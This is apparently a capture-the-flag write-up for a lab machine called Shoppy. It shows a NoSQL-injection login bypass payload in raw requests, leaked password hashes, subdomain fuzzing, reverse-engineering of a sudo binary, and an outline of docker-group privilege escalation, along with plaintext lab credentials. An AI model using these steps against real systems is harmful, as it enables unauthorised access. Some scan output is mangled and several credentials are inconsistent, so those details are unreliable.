



## # Path of Exploitation

Foothold: Discover nosql injection on username to bypass login and to extract username and password.

User: Fuzz and Discover mattermost subdomain and login with creds and get more creds for jaeger user.

root: Enumerate user and discover sudo binary (password-manager) reverse engineer to find the password to get creds to creds file for user Deploy. login as Deploy and discover Deploy is part of the Docker group. create chroot docker environment and mount root to the docker container. get ssh id\_rsa or create one or get root.txt.

## Creds

Username	Password	Description
josh	remembermethisway	
jaeger	Sh0ppyBest@pp!	ssh
deploy	Deploying@pp!	

## Nmap

Port	Service	Description
22	ssh	OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80	http	nginx 1.23.1
9093		

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

```
# Nmap 7.93 scan initiated Sat Dec 24 02:50:38 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.180
Nmap scan report for 10.10.11.180
Host is up, received reset ttl 63 (0.045s latency).
Scanned at 2022-12-24 02:50:39 UTC for 128s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 9e5e8351d99f89ea471a12eb81f922c0 (RSA)
|_ ssh-rsa
|_ AAAAB3NzaC1yc2EAAAADAQABAAQGDAPZi3K1tviyDHTatw6pKZfuIcoHFTnVe9W1yc9Uw7NMUinxjjQaQ731J+eCTwd8hBcZT6H0wcchDNR50Lwyp2a/KpXuH2my+2/tDv1STRTgwFMy1sDrG3+KPEzBag07mTycshp8KhrRq0faHPrEgcagkb5T8mnT6zr3YonzoMyIpT+Q10
|_ 03Are6GPg3c9im/tjaqhWuXCH5MxJCKQxaUf251GjRCH5/xEkNO208EUyokjoAMWHUWjK2mLirBQfd4/lcuZMnc5WT9pVBqQBw+/7LbFRyH4Lm6T9PPEr8D8iygMyPuG7WFOZLU8oH00+uBqZFgJFFOevq+42q42BvYYR/z+mFox+Q21z7v1SCV7nBMcWto6USWLRx1AKVXNG
|_ eUrJr310r/6988QjDy5v6GnU9CMHeYkMc+TuiIaJ35oRrSg/x53XinUogTnTaKLNdGkgynMqyVFklvdnUngRSLsXnwYngCdrUhxXsfpDu8HVnzerT3q2T679+n5ZFM=
|   256 5857eeeb0650037c8463d7a3415blads (ECDsa)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoVTIubmlldzHAyNTYAAAAIbmlldzHAyNTYAAABBBHikrH/4murRC05j2KuPglKjQ3Foh7Ei fMHE0wmoDNjLYBfoAFKgBnrMA9GzA+NGhVva6L8CaxN3eaGXXMo=
|   256 3e9d0a4290443860b3b62ce9bd9a6754 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDIINTESAAAAIBRshW3QCRHjDkHy3HKFLMZOgqCmM3/VFMHmM56u0Ivk
80/tcp    open  http      syn-ack ttl 63  nginx 1.23.1
|_ http-title: Did not follow redirect to http://shoppy.htb
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: nginx/1.23.1
9093/tcp  open  copycat?  syn-ack ttl 63
|_ fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; version=0.0.4; charset=utf-8
|     Date: Sat, 24 Dec 2022 02:51:23 GMT
|     HELP go_gc_cycles_automatic_gc_cycles_total Count of completed GC cycles generated by the Go runtime.
|     TYPE go_gc_cycles_automatic_gc_cycles_total counter
|     go_gc_cycles_automatic_gc_cycles_total 143
|     HELP go_gc_cycles_forced_gc_cycles_total Count of completed GC cycles forced by the application.
|     TYPE go_gc_cycles_forced_gc_cycles_total counter
|     go_gc_cycles_forced_gc_cycles_total 0
|     HELP go_gc_cycles_total_gc_cycles_total Count of all completed GC cycles.
|     TYPE go_gc_cycles_total_gc_cycles_total counter
|     go_gc_cycles_total_gc_cycles_total 143
|     HELP go_gc_duration_seconds A summary of the pause duration of garbage collection cycles.
|     TYPE go_gc_duration_seconds summary
|     go_gc_duration_seconds{quantile="0"} 1.8471e-05
|     go_gc_duration_seconds{quantile="0.25"} 9.8935e-05
|     go_gc
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9093-TCP:V=7.93I=7%D=12/24T=63A6692B%P=x86_64-pc-linux-gnuW(G
SF:enericLines,67,"HTTP/1.1)\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:x20Request")\r(GetRequest,2A5A,"HTTP/1.1)\x20200\r\nContent-Type:
SF:\x20text/plain;\x20version=0.0.4;\x20charset=utf-8\r\nDate:\x20Sat,\x
SF:2024\x20Dec\x202022\x2002:51:23\x20GMT\r\n\r\n1)\x20HELP\x20go_gc_cycles
SF:_automatic_gc_cycles_total\x20Count\x20of\x20completed\x20GC\x20cycles\
SF:x20generated\x20by\x20the\x20Go\x20runtime).\n#\x20TYPE\x20go_gc_cycles
```


```

SF:_automatic_gc_cycles_total\x20counter\ngo_gc_cycles_automatic_gc_cycles
SF:_total\x20143\n#\x20HELP\x20go_gc_cycles_forced_gc_cycles_total\x20Coun
SF:t\x20of\x20completed\x20GC\x20cycles\x20forced\x20by\x20the\x20applicat
SF:ion).\n#\x20TYPE\x20go_gc_cycles_forced_gc_cycles_total\x20counter\ngo_
SF:gc_cycles_forced_gc_cycles_total\x200\n#\x20HELP\x20go_gc_cycles_total_
SF:gc_cycles_total\x20Count\x20of\x20all\x20completed\x20GC\x20cycles).\n#
SF:\x20TYPE\x20go_gc_cycles_total_gc_cycles_total\x20counter\ngo_gc_cycles
SF:_total_gc_cycles_total\x20143\n#\x20HELP\x20go_gc_duration_seconds\x20A
SF:\x20summary\x20of\x20the\x20pause\x20duration\x20of\x20garbage\x20colle
SF:ction\x20cycles).\n#\x20TYPE\x20go_gc_duration_seconds\x20summary\ngo_g
SF:c_duration_seconds(quantiles="0")\x201\,8471e-05\ngo_gc_duration_secon
SF:ds(quantiles="0\,25")\x209\,8935e-05\ngo_gc")%r(HTTPOptions,2A5A,"HTTP
SF:/1\,0\x20200\x200K\r\nContent-Type:\x20text/plain;\x20version=0\,0\,4;\
SF:x20charset=utf-8\r\nDate:\x20Sat,\x2024\x20Dec\x202022\x2002:51:23\x20G
SF:MT\r\n\r\n#\x20HELP\x20go_gc_cycles_automatic_gc_cycles_total\x20Count\
SF:x20of\x20completed\x20GC\x20cycles\x20generated\x20by\x20the\x20go\x20r
SF:untime).\n#\x20TYPE\x20go_gc_cycles_automatic_gc_cycles_total\x20counte
SF:r\ngo_gc_cycles_automatic_gc_cycles_total\x20143\n#\x20HELP\x20go_gc_cy
SF:cles_forced_gc_cycles_total\x20Count\x20of\x20completed\x20GC\x20cycles
SF:\x20forced\x20by\x20the\x20application).\n#\x20TYPE\x20go_gc_cycles_for
SF:ced_gc_cycles_total\x20counter\ngo_gc_cycles_forced_gc_cycles_total\x20
SF:0\n#\x20HELP\x20go_gc_cycles_total_gc_cycles_total\x20Count\x20of\x20al
SF:l\x20completed\x20GC\x20cycles).\n#\x20TYPE\x20go_gc_cycles_total_gc_cy
SF:cles_total\x20counter\ngo_gc_cycles_total_gc_cycles_total\x20143\n#\x20
SF:HELP\x20go_gc_duration_seconds\x20A\x20summary\x20of\x20the\x20pause\x2
SF:0duration\x20of\x20garbage\x20collection\x20cycles).\n#\x20TYPE\x20go_g
SF:c_duration_seconds\x20summary\ngo_gc_duration_seconds(quantile="0")\x
SF:201\,8471e-05\ngo_gc_duration_seconds(quantiles="0\,25")\x209\,8935e-0
SF:5\ngo_gc")};
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 24 02:52:47 2022 -- 1 IP address (1 host up) scanned in 129.43 seconds

```

## Web Enumeration



login



lets get a request through burp and try some sql injection... well, no sql injection.. quote freezes the login with a 504 timeout..  
nothing else does anything.. hmm...

```
(kali@kali)-[~]
$ cat buster/root.log
301 GET 10l 16w 179c http://shopy.htb/images => /images/
302 GET 1l 4w 28c http://shopy.htb/admin => /login
301 GET 10l 16w 173c http://shopy.htb/css => /css/
301 GET 10l 16w 171c http://shopy.htb/js => /js/
200 GET 168l 474w 6338c http://shopy.htb/css/roboto.css
200 GET 1038l 2050w 17441c http://shopy.htb/css/style.css
200 GET 7l 1031w 78129c http://shopy.htb/assets/bootstrap/js/bootstrap.min.js
301 GET 10l 16w 179c http://shopy.htb/assets => /assets/
302 GET 1l 4w 28c http://shopy.htb/Admin => /login
200 GET 26l 62w 1074c http://shopy.htb/login
200 GET 26l 62w 1074c http://shopy.htb/Login
200 GET 9789l 41511w 295289c http://shopy.htb/js/jquery.js
200 GET 68l 137w 1721c http://shopy.htb/js/main.js
301 GET 10l 16w 187c http://shopy.htb/assets/css => /assets/css/
200 GET 66l 128w 1108c http://shopy.htb/css/loader.css
301 GET 10l 16w 185c http://shopy.htb/assets/js => /assets/js/
301 GET 10l 16w 187c http://shopy.htb/assets/img => /assets/img/
200 GET 564l 1808w 17534c http://shopy.htb/js/plugins.js
200 GET 1l 71w 3363c http://shopy.htb/js/jquery.countdown.min.js
301 GET 10l 16w 177c http://shopy.htb/fonts => /fonts/
200 GET 425l 1131w 7782c http://shopy.htb/css/normalize.css
200 GET 57l 129w 2178c http://shopy.htb/
301 GET 10l 16w 191c http://shopy.htb/assets/fonts => /assets/fonts/
301 GET 10l 16w 203c http://shopy.htb/assets/img/avatars => /assets/img/avatars/
302 GET 1l 4w 28c http://shopy.htb/ADMIN => /login
301 GET 10l 16w 181c http://shopy.htb/exports => /exports/
301 GET 10l 16w 197c http://shopy.htb/assets/img/dogs => /assets/img/dogs/
200 GET 26l 62w 1074c http://shopy.htb/login
200 GET 26l 62w 1074c http://shopy.htb/LOGIN
301 GET 10l 16w 199c http://shopy.htb/assets/bootstrap => /assets/bootstrap/
301 GET 10l 16w 205c http://shopy.htb/assets/bootstrap/js => /assets/bootstrap/js/
301 GET 10l 16w 207c http://shopy.htb/assets/bootstrap/css => /assets/bootstrap/css/
```

not much..

Request

Pretty Raw Hex

1 POST /login HTTP/1.1  
2 Host: shopy.htb  
3 Cache-Control: max-age=0  
4 Upgrade-Insecure-Requests: 1  
5 Origin: http://shopy.htb  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36  
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
8 Referer: http://shopy.htb/login  
9 Accept-Encoding: gzip, deflate  
0 Accept-Language: en-US,en;q=0.9  
1 Connection: close  
2 Content-Type: application/json  
3 Content-Length: 44  
4  
5 {  
6 "username":"admin",  
7 "password":"password"  
8 }  
9

Response

Pretty Raw Hex Render

SyntaxError: Unexpected token = in JSON at position 11  
at JSON.parse (<anonymous>)  
at parse (/home/jaeger/ShopyApp/node\_modules/body-parser/lib/types/json.js:89:19)  
at /home/jaeger/ShopyApp/node\_modules/body-parser/lib/read.js:128:18  
at AsyncResource.runInAsyncScope (node:async\_hooks:203:9)  
at invokeCallback (/home/jaeger/ShopyApp/node\_modules/raw-body/index.js:231:16)  
at done (/home/jaeger/ShopyApp/node\_modules/raw-body/index.js:228:7)  
at IncomingMessage.onEnd (/home/jaeger/ShopyApp/node\_modules/raw-body/index.js:288:7)  
at IncomingMessage.emit (node:events:513:28)  
at endReadableNT (node:internal/streams/readable:1359:12)  
at process.processTicksAndRejections (node:internal/process/task\_queues:82:21)

Inspector

Request Att  
Request Qu  
Request Co  
Request He  
Response H

a little more information..  
atleas we have a username now...

jaeger  
ok.. found the payload

' || 1==1%00

Burp Project Intruder Repeater Window Help Turbo Intruder

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

2 x 3 x 5 x 6 x 7 x 8 x 9 x +

Send Cancel Follow redirection

Request

Pretty Raw Hex

1 POST /login HTTP/1.1  
2 Host: shoppy.htb  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36  
4 Content-Length: 39  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
6 Accept-Encoding: gzip, deflate  
7 Accept-Language: en-US,en;q=0.9  
8 Cache-Control: max-age=0  
9 Connection: close  
10 Content-Type: application/x-www-form-urlencoded  
11 Origin: http://shoppy.htb  
12 Referer: http://shoppy.htb/login  
13 Upgrade-Insecure-Requests: 1  
14  
15 username=' || 1==1%00&password=password

Response

Pretty Raw Hex Render

1 HTTP/1.1 302 Found  
2 Server: nginx/1.23.1  
3 Date: Mon, 26 Dec 2022 17:00:38 GMT  
4 Content-Type: text/html; charset=utf-8  
5 Content-Length: 56  
6 Connection: close  
7 Location: /admin  
8 Vary: Accept  
9 Set-Cookie: connect.sid=s%3Awbt2ubLkppZqM%192yALwhJLV4cHj\_u.LMPGJ9UXgggnFSNM%28m05zCmsUREwKBLz7i;bwZxNLkU0; Path=/; HttpOnly  
10  
11 <p>Found. Redirecting to <a href="/admin">/admin</a></p>

shoppy.htb:9093grepin x Shoppy Admin x Shoppy waitPage x +

Not secure | shoppy.htb/admin

SHOPPY

Products of Shoppy App

Q Search for users

Name	Price
PC	1145\$
Smartphone	200\$
Backpack	30\$
Jacket	20\$
Ventilator	2\$
Controller	15\$

got a hint i had missed a subdomain and i found it with fuff.. apparently gobuster has a new flag to append the domain to it?? not sure how that works but ok...

Send Cancel

Request

Pretty Raw Hex

1 GET /exports/export-search.json HTTP/1.1  
2 Host: shoppy.htb  
3 Upgrade-Insecure-Requests: 1  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
6 Referer: http://shoppy.htb/admin/search-users?username=admin  
7 Accept-Encoding: gzip, deflate  
8 Accept-Language: en-US,en;q=0.9  
9 Cookie: connect.sid=s%3A7Adel77pyHbQmfM26U4s-YiqJ3A-puy.5FaERVD8YyDq4RGZn%28ZI FpgsD8xBiHdbUKX1N2t5htE  
10 Connection: close

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK  
2 Server: nginx/1.23.1  
3 Date: Mon, 26 Dec 2022 23:28:23 GMT  
4 Content-Type: application/json; charset=UTF-8  
5 Content-Length: 200  
6 Connection: close  
7 Accept-Ranges: bytes  
8 Cache-Control: public, max-age=0  
9 Last-Modified: Mon, 08 Aug 2022 17:45:17 GMT  
10 ETag: W/"cb-1827e8f9f8d"  
11  
12 [{  
 "id": "62db0e93d6d6a999a66ee67a",  
 "username": "admin",  
 "password": "23c6877d9e2b564ef8b32c3a23de27b2"  
},  
{  
 "id": "62db0e93d6d6a999a66ee67b",  
 "username": "josh",  
 "password": "6ebcea65320589ca4f2f1ce039975995"  
}]

cracked it and password is

josh:6ebcea65320589ca4f2f1ce039975995:rememberthisway => 00 - Loot > Creds

(kali@kali)-[~]  
\$ ffuf -u http://shoppy.htb -H 'Host: FUZZ.shoppy.htb' -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -mc all -fc 301

mattermost [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 146ms]  
:: Progress: [100000/100000] :: Job [1/1] :: 997 req/sec :: Duration: [0:02:20] :: Errors: 0 ::

Channels

Deploy Machine

This is the start of the Deploy Machine private channel, created by jaeger on July 22, 2022. Only invited members can see this private channel.

System 8:33 PM  
@jaeger joined the channel.  
You were added to the channel by @jaeger.

jaeger 8:22 AM  
Hey @josh.  
For the deploy machine, you can create an account with these creds :  
username: jaeger  
password: Sh0ppyBest@ppi  
And deploy on it. *Edited*

josh 8:24 AM  
Thanks, I'll remember that  
The deploy machine will be created within the next 24h

jaeger 8:24 AM  
Okay, good luck for that

josh 8:25 AM  
Oh I forgot to tell you, that we're going to use docker for the deployment, so i will add it to the first deploy *Edited*

jaeger 8:26 AM  
Nice, tell me when all is done

josh 8:26 AM  
Sure i will

jaeger 8:26 AM  
Ok, thanks

Write to Deploy Machine

jaeger:Sh0ppyBest@ppi ⇒ 00 - Loot > Creds

## 9093

```
# HELP go.gc.cycles.automatic_gc_cycles_total Count of completed GC cycles generated by the Go runtime.
# TYPE go.gc.cycles.automatic_gc_cycles_total counter
go gc.cycles.automatic_gc_cycles_total 6
# HELP go.gc.cycles.forced_gc_cycles_total Count of completed GC cycles forced by the application.
# TYPE go.gc.cycles.forced_gc_cycles_total counter
go gc.cycles.forced_gc_cycles_total 0
# HELP go.gc.cycles.total_gc_cycles_total Count of all completed GC cycles.
# TYPE go.gc.cycles.total_gc_cycles_total counter
go gc.cycles.total_gc_cycles_total 6
# HELP go.gc.duration_seconds A summary of the pause duration of garbage collection cycles.
# TYPE go.gc.duration_seconds summary
go gc.duration_seconds{quantile="0"} 6.7904e-05
go gc.duration_seconds{quantile="0.25"} 8.524e-05
go gc.duration_seconds{quantile="0.5"} 0.00016341
go gc.duration_seconds{quantile="0.75"} 0.000198327
go gc.duration_seconds{quantile="1"} 0.00030198
go gc.duration_seconds_sum 0.000927781
go gc.duration_seconds_count 6
# HELP go.gc.heap.allocs.by_size_bytes_total Distribution of heap allocations by approximate size. Note that this does not include tiny objects as defined by /gc/heap/tiny/allocs:objects, only tiny blocks.
# TYPE go.gc.heap.allocs.by_size_bytes_total histogram
go gc.heap.allocs.by_size_bytes_total_bucket{le="8.999999999999999"} 5952
go gc.heap.allocs.by_size_bytes_total_bucket{le="24.999999999999999"} 47260
go gc.heap.allocs.by_size_bytes_total_bucket{le="64.999999999999999"} 65302
go gc.heap.allocs.by_size_bytes_total_bucket{le="144.999999999999999"} 76808
go gc.heap.allocs.by_size_bytes_total_bucket{le="320.999999999999999"} 80590
go gc.heap.allocs.by_size_bytes_total_bucket{le="704.999999999999999"} 81678
go gc.heap.allocs.by_size_bytes_total_bucket{le="1536.999999999999999"} 82312
go gc.heap.allocs.by_size_bytes_total_bucket{le="3200.999999999999999"} 82654
go gc.heap.allocs.by_size_bytes_total_bucket{le="6528.999999999999999"} 82843
go gc.heap.allocs.by_size_bytes_total_bucket{le="13568.999999999999999"} 82880
go gc.heap.allocs.by_size_bytes_total_bucket{le="27264.999999999999999"} 82908
go gc.heap.allocs.by_size_bytes_total_bucket{le="+Inf"} 82936
go gc.heap.allocs.by_size_bytes_total_sum 1.0076208e+07
go gc.heap.allocs.by_size_bytes_total_count 82936
# HELP go.gc.heap.allocs.bytes_total Cumulative sum of memory allocated to the heap by the application.
# TYPE go.gc.heap.allocs.bytes_total counter
go gc.heap.allocs.bytes_total 1.0076208e+07
# HELP go.gc.heap.allocs.objects_total Cumulative count of heap allocations triggered by the application. Note that this does not include tiny objects as defined by /gc/heap/tiny/allocs:objects, only tiny blocks.
# TYPE go.gc.heap.allocs.objects_total counter
go gc.heap.allocs.objects_total 82936
# HELP go.gc.heap.frees.by_size_bytes_total Distribution of freed heap allocations by approximate size. Note that this does not include tiny objects as defined by /gc/heap/tiny/allocs:objects, only tiny blocks.
# TYPE go.gc.heap.frees.by_size_bytes_total histogram
go gc.heap.frees.by_size_bytes_total_bucket{le="8.999999999999999"} 2935
go gc.heap.frees.by_size_bytes_total_bucket{le="24.999999999999999"} 26595
go gc.heap.frees.by_size_bytes_total_bucket{le="64.999999999999999"} 32601
go gc.heap.frees.by_size_bytes_total_bucket{le="144.999999999999999"} 40708
go gc.heap.frees.by_size_bytes_total_bucket{le="320.999999999999999"} 42445
go gc.heap.frees.by_size_bytes_total_bucket{le="704.999999999999999"} 43062
go gc.heap.frees.by_size_bytes_total_bucket{le="1536.999999999999999"} 43463
go gc.heap.frees.by_size_bytes_total_bucket{le="3200.999999999999999"} 43586
go gc.heap.frees.by_size_bytes_total_bucket{le="6528.999999999999999"} 43679
go gc.heap.frees.by_size_bytes_total_bucket{le="13568.999999999999999"} 43697
go gc.heap.frees.by_size_bytes_total_bucket{le="27264.999999999999999"} 43709
go gc.heap.frees.by_size_bytes_total_bucket{le="+Inf"} 43725
go gc.heap.frees.by_size_bytes_total_sum 4.549696e+06
go gc.heap.frees.by_size_bytes_total_count 43725
# HELP go.gc.heap.frees.bytes_total Cumulative sum of heap memory freed by the garbage collector.
# TYPE go.gc.heap.frees.bytes_total counter
go gc.heap.frees.bytes_total 4.549696e+06
# HELP go.gc.heap.frees.objects_total Cumulative count of heap allocations whose storage was freed by the garbage collector. Note that this does not include tiny objects as defined by /gc/heap/tiny/allocs:objects, only tiny blocks.
# TYPE go.gc.heap.frees.objects_total counter
go gc.heap.frees.objects_total 43725
# HELP go.gc.heap.goal_bytes Heap size target for the end of the GC cycle.
# TYPE go.gc.heap.goal_bytes counter
```

what is this??

some sort of go package?

## Enumeration

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Sorry, try again.
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```

```
std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>>::operator+=
    (local_68,"S");
std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>>::operator+=
    (local_68,"a");
std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>>::operator+=
    (local_68,"m");
std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>>::operator+=
    (local_68,"p");
std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>>::operator+=
    (local_68,"l");
std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>>::operator+=
    (local_68,"e");
iVar1 = std::_cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>>::compare
    (local_48);
if (iVar1 != 0) {
```

well first thing i did was modify the binary so that it will work on my box and i changed the cat to /home/kali/credds.txt so if it actually works, it will work on my box. next i just looked around a little bit and the word sample pops out.. so i decided to try it as a password and it worked.. heres the xxd of the binary.

xxd the binary

```
00002010: 5765 6e63 6fed 6520 746f 204a 6f73 6820 Welcome to Josh
00002020: 7061 7373 776f 7264 206d 616e 6167 6572 password manager
00002030: 2100 0000 0000 0000 506c 6561 7365 2065 !.....Please e
00002040: 6e74 6572 2079 6f75 7220 6d61 7374 6572 nter your master
00002050: 2070 6173 7377 6f72 643a 2000 0053 0061 password: ..S.a
00002060: 006d 0070 006c 0065 0000 0000 0000 0000 ..m.p.l.e.....
00002070: 4163 6365 7373 2067 7261 6e74 6564 2120 Access granted!
00002080: 4865 7265 2069 7320 6372 6564 7320 2100 Here is creds !.
00002090: 6361 7420 2f68 6fed 652f 6b61 6c69 2f63 cat /home/kali/c
000020a0: 7265 6464 6473 2e74 7874 0000 0000 0000 reddds.txt.....
000020b0: 4163 6365 7373 2064 656e 6965 6421 2054 Access denied! T
000020c0: 6869 7320 696e 6369 6465 6e74 2077 696c his incident wil
000020d0: 6c20 6265 2072 6570 6f72 7465 6420 2100 l be reported !.
```

success!!

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

deploy:Deploying@pp! ⇒ [00 - Loot > Creds](#)

## Deploy

```
deploy@shoppy:~$ cat password-manager.cpp
#include <iostream>
#include <string>

int main() {
    std::cout << "Welcome to Josh password manager!" << std::endl;
